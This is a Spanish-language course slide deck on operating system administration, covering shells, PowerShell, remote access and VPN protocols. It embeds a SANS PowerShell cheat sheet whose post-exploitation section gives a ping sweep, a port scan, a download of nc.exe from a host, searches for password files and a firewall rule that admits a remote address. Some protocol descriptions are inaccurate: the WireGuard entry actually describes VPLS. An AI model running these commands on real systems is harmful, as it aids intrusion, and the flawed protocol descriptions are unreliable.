Administración de Sistemas Operativos


David Ubide Alaiz



Tipos de interfaces

Como hemos hablado, un interfaz puede adoptar muchas formas. Sin embargo, el tipo de interfaces es muy limitado, pudiendo clasificarse como sigue:

Interfaz Textual de Usuario (TUI): es una interfaz que se ha diseñado haciendo uso de caracteres para dibujar botones, tablas, etc. Este modelo era el único disponible en los primeros sistemas operativos.



Tipos de interfaces






Tipos de interfaces

Como hemos hablado, un interfaz puede adoptar muchas formas. Sin embargo, el tipo de interfaces es muy limitado, pudiendo clasificarse como sigue:

Interfaz Gráfica de Usuario (GUI): es un interfaz que hace uso de herramientas gráficas para representar botones, tablas, iconos, etc. Es el modelo típico de interfaz en la actualidad.







Tipos de interfaces

Como hemos hablado, un interfaz puede adoptar muchas formas. Sin embargo, el tipo de interfaces es muy limitado, pudiendo clasificarse como sigue:

Interfaz de Línea de Comando (CLI): es un interfaz que se utiliza para que el usuariolance órdenes a la máquina a través de un espacio en el que debe colocar una líneade texto. El CLI puede estar soportado por un TUI o un GUI






Tipos de interfaces

Ahora tú…. Qué tipos de Shell Conoces en Linux.

Lista las diferencias con sus competidores



Tipos de Shell en Linux

El shell programa informático con una interfaz de línea de comandos que interpreta los comandos del usuario, que pueden escribirse directamente en la ventana del terminal o leerse desde un archivo de guión (script).

- **Bash**: es el shell por defecto para la mayoría de las distribuciones GNU/Linux. Es compatible con la gran mayoría de shells.
- **Tcsh**: este shell sustituyó a csh, que trabajaba en un lenguaje muy similar a C. Es el shell por defecto de los sistemas FreeBSD y también de los MacOS.
- **Ksh**: además de ser un shell es un lenguaje de programación. Se utiliza más bien en variantes de UNIX como Solaris o HP-UX que en de Linux, aunque escompatible con bash.
- **PowerShell Core:** lo incluyo a modo anecdótico, ya que esta versión de código abierto de PowerShell es totalmente compatible con las principales distros de GNU/Linux. Es novedoso, pero va ganando terreno en entornos mixtos.

¿Cómo cambiamos de terminal?

cat /etc/shells -> El fichero shells contiene una lista de los intérpretes de comandos de ingreso en el sistema. Las aplicaciones lo utilizan para determinar si un intérprete de comandos es válido. Para cada intérprete de comandos debe haber una línea formada por la ruta al intérprete de comandos relativa al directorio raíz.

```
# Comando para cambiar tu shell bash


chsh


# Ejemplo: Cambiar a Zsh

# chsh -s /bin/zsh
```

Tipos de interfaces


Ahora tú…. ¿Qué diferencia xfce term de bash?





Shell de Windows

El shell de Windows usado hasta hace muy poco tiempo (de hecho todavía se conserva compatibilidad con este sistema) se denomina oficialmente **Windows Command Prompt** (literalmente, “comando rápido de Windows”). De forma usual también se denomina **línea de comandos o cmd.exe** (que es el comando que lo lanza), pero la forma en la que las versiones actuales lo denominan es símbolo del sistema



PowerShell de Windows

PowerShell es una solución de automatización de tareas multiplataforma formada por un shell de línea de comandos, un lenguaje de scripting y un marco de administración de configuración. PowerShell funciona en Windows 10, Linux y macOS.

PowerShell es un shell de comandos moderno que incluye las mejores características de otros shells populares. A diferencia de la mayoría de los shells que solo aceptan y devuelven texto, PowerShell acepta y devuelve objetos .NET. El shell incluye las siguientes características:

- ➔ Un historial de línea de comandos sólido.
- ➔ Finalización con tabulación y predicción de comandos (vea about_PSReadLine).
- ➔ Admite alias de comando y parámetro.
- ➔ Canalización para encadenar comandos.
- ➔ Sistema de ayuda en la consola, similar a las páginas man de UNIX.


PowerShell de Windows

PowerShell es una solución de automatización de tareas multiplataforma formada por un shell de línea de comandos, un lenguaje de scripting y un marco de administración de configuración. PowerShell funciona en Windows 10, Linux y macOS.

PowerShell es un shell de comandos moderno que incluye las mejores características de otros shells populares. A diferencia de la mayoría de los shells que solo aceptan y devuelven texto, PowerShell acepta y devuelve objetos .NET. El shell incluye las siguientes características:

- ➔ Un historial de línea de comandos sólido.
- ➔ Finalización con tabulación y predicción de comandos (vea about_PSReadLine).
- ➔ Admite alias de comando y parámetro.
- ➔ Canalización para encadenar comandos.
- ➔ Sistema de ayuda en la consola, similar a las páginas man de UNIX.


PowerShell de Windows



Diferencias de Scripting

En Windows los **scripts se denominaban batch (lotes)** debido a su origen como conjuntos de operaciones que se realizaban en entornos por lotes, y se almacenaban en **ficheros .bat.** Esto evolucionó primero hacia Windows Script Host, con el uso de VB scripts (basados en el lenguaje Visual Basic .NET).

Posteriormente, surgió **Powershell que tiene su propio lenguaje de scripts, que usan la extensión .ps1**



https://www.sans.org/blog/sans-pen-test-cheat-sheet-powershell

Diferencias de Scripting

Useful Cmdlets (and aliases)

Get a directory listing (`ls, dir, gci`):
```
PS C:\> Get-ChildItem
```

Copy a file (`cp, copy, cpi`):
```
PS C:\> Copy-Item src.txt dst.txt
```

Move a file (`mv, move, mi`):
```
PS C:\> Move-Item src.txt dst.txt
```

Find text within a file:
```
PS C:\> Select-String -path c:\users
\*.txt -pattern password
PS C:\> ls -r c:\users -file | %
{Select-String -path $_ -pattern
password}
```

Display file contents (`cat, type, gc`):
```
PS C:\> Get-Content file.txt
```

Get present directory (`pwd, gl`):
```
PS C:\> Get-Location
```

Get a process listing (`ps, gps`):
```
PS C:\> Get-Process
```

Get a service listing:
```
PS C:\> Get-Service
```

Formatting output of a command (`Format-List`):
```
PS C:\> ls | Format-List -property
name
```

Paginating output:
```
PS C:\> ls -r | Out-Host -paging
```

Get the SHA1 hash of a file:
```
PS C:\> Get-FileHash -Algorithm SHA1
file.txt
```

Exporting output to CSV:
```
PS C:\> Get-Process | Export-Csv
procs.csv
```

PowerShell for Pen-Tester Post-Exploitation

Conduct a ping sweep:
```
PS C:\> 1..255 | % {echo "10.10.10.$_";
ping -n 1 -w 100 10.10.10.$_ | Select-
String ttl}
```

Conduct a port scan:
```
PS C:\> 1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.10
.10",$_)) "Port $_ is open!"} 2>$null
```

Fetch a file via HTTP (wget in PowerShell):
```
PS C:\> (New-Object
System.Net.WebClient).DownloadFile("http
://10.10.10.10/nc.exe","nc.exe")
```

Find all files with a particular name:
```
PS C:\> Get-ChildItem "C:\Users\" -
recurse    -include *passwords*.txt
```

Get a listing of all installed Microsoft Hotfixes:
```
PS C:\> Get-HotFix
```

Navigate the Windows registry:
```
PS C:\> cd HKLM:\
PS HKLM:\> ls
```

List programs set to start automatically in the registry:
```
PS C:\> Get-ItemProperty HKLM:\SOFTWARE
\Microsoft\Windows\CurrentVersion\run
```

Convert string from ascii to Base64:
```
PS C:\>
[System.Convert]::ToBase64String([System
.Text.Encoding]::UTF8.GetBytes("PS
FTW!"))
```

List and modify the Windows firewall rules:
```
PS C:\> Get-NetFirewallRule -all
PS C:\> New-NetFirewallRule -Action
Allow -DisplayName LetMeIn -
RemoteAddress 10.10.10.25
```

SANS INSTITUTE

PowerShell Cheat Sheet v. 4.0

POCKET REFERENCE GUIDE

http://www.sans.org

Purpose

The purpose of this cheat sheet is to describe some common options and techniques for use in Microsoft's PowerShell.

PowerShell Overview

PowerShell Background

PowerShell is the successor to command.com, cmd.exe and cscript. Initially released as a separate download, it is now built in to all modern versions of Microsoft Windows. PowerShell syntax takes the form of verb-noun patterns implemented in cmdlets.

Launching PowerShell

PowerShell is accessed by pressing Start -> typing `powershell` and pressing enter.
Some operations require administrative privileges and can be accomplished by launching PowerShell as an elevated session. You can launch an elevated PowerShell by pressing Start -> typing `powershell` and pressing Shift-CTRL-Enter.
Additionally, PowerShell cmdlets can be called from cmd.exe by typing: `powershell -c "<command>"`.

https://www.sans.org/blog/sans-pen-test-cheat-sheet-powershell

Acceso Remoto

El acceso remoto es un mecanismo por el que un usuario puede acceder desde su equipo a otro equipo que puede estar situado en su red o en una externa.
El equipo que hace uso del acceso remoto recibe el nombre de cliente de acceso remoto. El equipo que gestiona las conexiones de acceso remoto (del equipo origen a la red donde se encuentra el equipo al que pretende conectarse) se denomina servidor de acceso remoto.




Acceso Remoto

La conexión por acceso remoto exige la aplicación de un protocolo que la regule desde que comienza hasta que finaliza. Según el tipo de red (*WAN o LAN*) y el soporte de comunicación (*RTC, RDSI, ADSL, etc*.) el protocolo empleado podrá ser diferente.



Protocolos de Red - ¿Cómo viajan?




Protocolos de Bajo Nivel

SLIP (Serial Line Internet Protocol): antiguo protocolo para entornos UNIX diseñado originalmente para conexiones lentas. Está en desuso por sus limitaciones, ya que no permite autenticación cifrada y sólo encapsula IP. Lasversiones actuales de Windows ya no soportan este
protocolo.
PPP: protocolo multiplataforma diseñado como una mejora de SLIP. Se emplea para
conexión típica (punto a punto) por módem, aunque su uso más extendido en la
actualidad es sobre conexión de banda ancha (típicamente ADSL). Permite
autenticación cifrada y puede encapsular muchos más protocolos que SLIP.


Protocolos de Bajo Nivel

SLIP (Serial Line Internet Protocol): antiguo protocolo para entornos UNIX diseñado originalmente para conexiones lentas. Está en desuso por sus limitaciones, ya que no permite autenticación cifrada y sólo encapsula IP. Las versiones actuales de Windows ya no soportan este protocolo.



Protocolos de Bajo Nivel

Protocolo punto a punto (PPP): es un protocolo del nivel de enlace de datos, utilizado para establecer una conexión directa entre dos nodos de una red. Conecta dos enrutadores directamente sin ningún equipo u otro dispositivo de red entremedias de ambos.




Protocolos de Bajo Nivel

SLIP	PPP
Fácil de implementar.	Más complejo.
Añade muy pocos bytes de overhead.	Mayor overhead.
Utilizado por muchas aplicaciones.	Su uso está en crecimiento.
Efectúa compresión de overhead (CSLIP).	Puede configurarse para que use compresión de overhead.
No estándar.	Estándar.
Solo reconoce IP.	Múltiples protocolos.
Debe conocerse la IP de cada extremo.	Permite la asignación dinámica de IP.
Estático.	Configurable a través de LCP.

Protocolos de Bajo Nivel

Protocolo punto a punto (PPP): es un protocolo del nivel de enlace de datos, utilizado para establecer una conexión directa entre dos nodos de una red. Conecta dos enrutadores directamente sin ningún equipo u otro dispositivo de red entremedias de ambos.



Protocolos de Bajo Nivel

A menudo las empresas hacen uso del soporte público para extender su red privada de forma que un empleado, por ejemplo, puede conectarse desde su casa al terminal de su oficina y trabajar remotamente como si estuviese allí mismo. Este tipo de redes se denominan redes privadas virtuales (VPN) y son muy utilizadas en la actualidad.



Protocolos de Bajo Nivel

Una VPN, es decir, una red privada virtual, establece una conexión digital entre el equipo y un servidor remoto propiedad de un proveedor de VPN, creando un túnel de punto a punto que cifra los datos personales, enmascara la dirección IP y permite pasar por un lado los firewalls y los bloques de sitios web en Internet

Por su propia definición, una conexión VPN es:

- **Virtual,** porque no hay cables físicos implicados en la conexión.
- **Privada,** porque, a través de esta conexión, nadie más puede ver los datos ni la actividad de navegación.
- **En red,** porque varios dispositivos (su ordenador y el servidor VPN) funcionan de manera conjunta para mantener el vínculo establecido.

¿Qué es una red privada virtual o VPN? ¿Por qué debería usar una red privada virtual o VPN? | Microsoft Azure

Protocolos de Bajo Nivel

VPN de Acceso Remoto (VPN de cliente a sitio)

- **Tipo:** Página principal
- **Método de Conexión:** Conexión a una red privada o servidor de terceros a través de SSL/TSL.
- **Caso de Uso:** Trabajadores remotos que necesitan acceder a recursos de la empresa, o usuarios que buscan una navegación cifrada en Internet.


2. VPN de Sitio a Sitio

- **Tipo:** Privado
- **Método de Conexión:** Una red se conecta a otra a través de LAN o WAN.
- **Caso de Uso:** Organizaciones de gran tamaño que necesitan vincular redes internas en distintas ubicaciones de forma segura.

3. Aplicaciones de VPN

- **Tipo:** Para dispositivos móviles
- **Método de Conexión:** Conexión a una red privada a través de una aplicación VPN en un dispositivo móvil o smartphone.
- **Caso de Uso:** Usuarios móviles que desean usar una VPN mientras se desplazan o tienen una conexión a Internet inestable.

Protocolos de Bajo Nivel



[¿Qué es una red privada virtual o VPN? ¿Por qué debería usar una red privada virtual o VPN? | Microsoft Azure]

Protocolos de Sobre VPN

- **PPTP:** es una extensión del protocolo PPP sobre redes IP que hace uso de un túnel para establecer la conexión de VPN. Es fácil de configurar pero presenta graves vulnerabilidades en la seguridad, por lo que tiende a reemplazarse por protocolos más seguros.
- **L2TP:** es una mejora del protocolo PPTP. Es más complejo en su configuración y, aunque ha reducido sus fallos de seguridad, sigue sin ofrecer demasiada seguridad. Este protocolo es el utilizado generalmente por los ISP para crear conexiones entre sus usuarios.
- **IPSec:** es un protocolo de nivel 3 diseñado para asegurar las comunicaciones sobre IP, pudiendo proteger cualquier protocolo que trabaje sobre IP. Se utiliza de forma conjunta con L2TP para ofrecer VPN seguras.
- **IKEv2:** Es una versión de IPSec propietaria para Windows, bastante seguro y rápido.
- **WireGuard:** es capaz de crear conexiones multipunto a multipunto. Cuando se utiliza VPLS, la red del ISP emula el comportamiento de un conmutador o un puente creando una LAN compartida por todas las LAN situadas en diferentes sitios con un único dominio de difusión.

¿Qué es una red privada virtual o VPN? ¿Por qué debería usar una red privada virtual o VPN? | Microsoft Azure

Protocolos de Sobre VPN

Ahora tú…. Realiza un diagrama de cómo funciona una VPN



¿Cómo creamos nuestra VPN?

